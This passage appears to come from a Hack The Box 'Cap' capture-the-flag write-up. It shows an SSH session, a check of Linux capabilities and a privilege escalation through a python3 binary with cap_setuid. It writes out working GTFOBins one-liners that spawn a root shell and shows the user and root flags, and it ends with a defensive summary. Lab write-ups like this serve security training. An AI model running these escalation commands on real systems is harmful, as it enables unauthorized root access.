Warning: Permanently added '10.10.10.245' (ED25519) to the list of known
hosts.
nathan@10.10.10.245's password:
Permission denied, please try again.
nathan@10.10.10.245's password:
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-80-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sun Sep  1 10:32:09 UTC 2024

  System load:           0.01
  Usage of /:            37.3% of 8.73GB
  Memory usage:          38%
  Swap usage:            0%
  Processes:             227
  Users logged in:       0
  IPv4 address for eth0: 10.10.10.245
  IPv6 address for eth0: dead:beef::250:56ff:fe94:4bb5

  => There are 4 zombie processes.
```

```
The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Sat Aug 31 23:47:57 2024 from 10.10.14.4
nathan@cap:~$ whoami
nathan
nathan@cap:~$ ls -la
total 852
drwxr-xr-x 6 nathan nathan   4096 Aug 31 23:49 .
drwxr-xr-x 3 root   root     4096 May 23  2021 ..
lrwxrwxrwx 1 root   root        9 May 15  2021 .bash_history -> /dev/null
-rw-r--r-- 1 nathan nathan    220 Feb 25  2020 .bash_logout
-rw-r--r-- 1 nathan nathan   3771 Feb 25  2020 .bashrc
drwx------ 2 nathan nathan   4096 May 23  2021 .cache
drwx------ 4 nathan nathan   4096 Aug 31 23:50 .gnupg
drwxrwxr-x 3 nathan nathan   4096 Aug 31 09:53 .local
-rw-r--r-- 1 nathan nathan    807 Feb 25  2020 .profile
-rw------- 1 nathan nathan    101 Aug 31 17:50 .python_history
lrwxrwxrwx 1 root   root        9 May 27  2021 .viminfo -> /dev/null
-rw-rw-r-- 1 nathan nathan      0 Aug 31 14:57 i
-rwxrwxr-x 1 nathan nathan 823052 Aug 28 20:16 linpeas.sh
-rw-rw-r-- 1 nathan nathan     46 Aug 31 09:56 python.py
drwxr-xr-x 3 nathan nathan   4096 Aug 31 11:06 snap
-r-------- 1 nathan nathan     33 Aug 31 09:28 user.txt
nathan@cap:~$ cat user.txt
16434641baacf4a1d0a0405bacca9a9a
nathan@cap:~$ cd /
nathan@cap:/$ ls -la
```

I tried to look around for any misconfigurations, outdated-softwares, if this user can run sudo on this target machine, and SUID bit set.
Fortunately for me, I found a python binary with capabilities set. If there is misconfiguration, then we can abuse it to spawn a root shell.

```
nathan@cap:~$ getcap -r / 2>/dev/null
/usr/bin/python3.8 = cap_setuid,cap_net_bind_service+eip
/usr/bin/ping = cap_net_raw+ep
/usr/bin/traceroute6.iputils = cap_net_raw+ep
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper = cap
_net_bind_service,cap_net_admin+ep
```

I visited my great ally gtfobins.io to find me a suitable payload that could help me break out of this restricted shell.

https://gtfobins.github.io/gtfobins/python/

path.

```
sudo install -m =xs $(which python) .

./python -c 'import os; os.execl("/bin/sh", "sh", "-p")'
```

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo python -c 'import os; os.system("/bin/sh")'
```

Capabilities


If the binary has the Linux `CAP_SETUID` capability set or it is executed by another binary with the capability set, it can be used as a backdoor to maintain privileged access by manipulating its own process UID.

```
cp $(which python) .
sudo setcap cap_setuid+ep python

./python -c 'import os; os.setuid(0); os.system("/bin/sh")'
```

Using the payload, I successfully spawned a root shell as seen below. I now was able to retrieve the root flag.

```
nathan@cap:~$ python3 -c 'import os; os.setuid(0); os.system("/bin/sh")'
# whoami
root
# cd /root
# ls -la
total 36
drwx------  6 root root 4096 Sep  1 10:46 .
drwxr-xr-x 20 root root 4096 Jun  1  2021 ..
lrwxrwxrwx  1 root root    9 May 15  2021 .bash_history -> /dev/null
-rw-r--r--  1 root root 3106 Dec  5  2019 .bashrc
drwxr-xr-x  3 root root 4096 May 23  2021 .cache
drwxr-xr-x  3 root root 4096 May 23  2021 .local
-rw-r--r--  1 root root  161 Dec  5  2019 .profile
drwx------  2 root root 4096 May 23  2021 .ssh
lrwxrwxrwx  1 root root    9 May 27  2021 .viminfo -> /dev/null
-r--------  1 root root   33 Sep  1 10:46 root.txt
drwxr-xr-x  3 root root 4096 May 23  2021 snap
# cat root.txt
eb162f4c878609aff3257bff2593c118
# ^C
#
```



https://www.hackthebox.com/achievement/machine/1944033/351

Conclusion

The penetration test successfully demonstrated several critical security vulnerabilities within the target HTB machine. Key findings include:

1. **Credential Exposure:** The analysis of captured network traffic revealed plaintext credentials, which were used to gain initial SSH access to the machine. This highlights the importance of encrypting sensitive data in transit to prevent unauthorized access.

2. **Privilege Escalation:** A misconfiguration in binary capabilities was identified, allowing for privilege escalation from a standard user to root. This finding underscores the necessity of careful management of system permissions and configurations to prevent unauthorized privilege escalation.

3. **System Security Implications:** The vulnerabilities identified pose significant risks if left unaddressed. Proper security measures, including network traffic encryption and rigorous system configuration reviews, are essential to safeguarding systems against similar attacks.

The insights gained from this engagement emphasize the importance of a multi-faceted approach to cybersecurity. Regular assessments and proactive measures are crucial in maintaining robust defenses against potential threats. This report serves as a reminder that even small oversights can lead to substantial security risks. Addressing these vulnerabilities promptly is essential in ensuring the integrity and security of information systems.